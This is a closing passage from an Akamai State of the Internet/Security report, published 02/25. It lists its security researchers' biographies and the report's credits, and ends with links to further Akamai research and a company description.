Stiv's projects revolved around OS internals, vulnerability research, and malware analysis. He has presented research at conferences such as Black Hat, Hexacon, and 44CON.

Ori David
Security Researcher Team Lead, Akamai

Ori's research is focused on offensive security, malware analysis, and threat hunting.

Ben Barnea
Security Researcher, Akamai

Ben has interest and experience in conducting low-level security research and vulnerability research across various architectures, including Windows, Linux, IoT, and mobile. Ben also enjoys learning how complex mechanisms work and, more important, how they fail.

Tomer Peled
Security Researcher, Akamai

In his daily job, Tomer conducts research ranging from vulnerability research to OS internals.

Sam Tinklenberg
Senior Security Researcher, Akamai

Sam is a member of the Apps & APIs Threat Research Group and comes from a background in web application penetration testing. He is passionate about finding and protecting against critical vulnerabilities.

Ryan Barnett
Principal Security Researcher, Akamai

Ryan is a member of the Threat Research Team supporting App & API Protector security solutions. In addition to his primary work at Akamai, Ryan is also a WASC Board Member and OWASP Project Leader for Web Hacking Incident Database (WHID) and Distributed Web Honeypots.

Credits

Research director

Mitch Mayne

Writing and editorial

Tricia Howard
Maria Vlasak
Mitch Mayne

Review and subject matter contribution

Liron Schiff
Stiv Kupchik
Ori David
Ben Barnea
Tomer Peled
Sam Tinklenberg
Ryan Barnett
Roger Barranco

Promotional materials

Annie Brunholz
Ashley Linares
Tricia Howard

Marketing and publishing

Georgina Morales Hampe
Emily Spinks

State of the Internet/Security

Read back issues and watch for upcoming releases of Akamai's acclaimed State of the Internet/Security reports. akamai.com/soti

Akamai threat research

Stay updated with the latest threat intelligence analyses, security reports, and cybersecurity research. akamai.com/security-research

Access data from this report

View high-quality versions of the graphs and charts referenced in this report. These images are free to use and reference, provided that Akamai is duly credited as a source and the Akamai logo is retained. akamai.com/sotidata

Akamai security research

Read the Akamai security research blog for a rapid response perspective on today's most important research. akamai.com/blog/security-research

Akamai Security protects the applications that drive your business at every point of interaction, without compromising performance or customer experience. By leveraging the scale of our global platform and its visibility to threats, we partner with you to prevent, detect, and mitigate threats, so you can build brand trust and deliver on your vision. Learn more about Akamai's cloud computing, security, and content delivery solutions at akamai.com and akamai.com/blog, or follow Akamai Technologies on X, formerly known as Twitter, and LinkedIn. Published 02/25.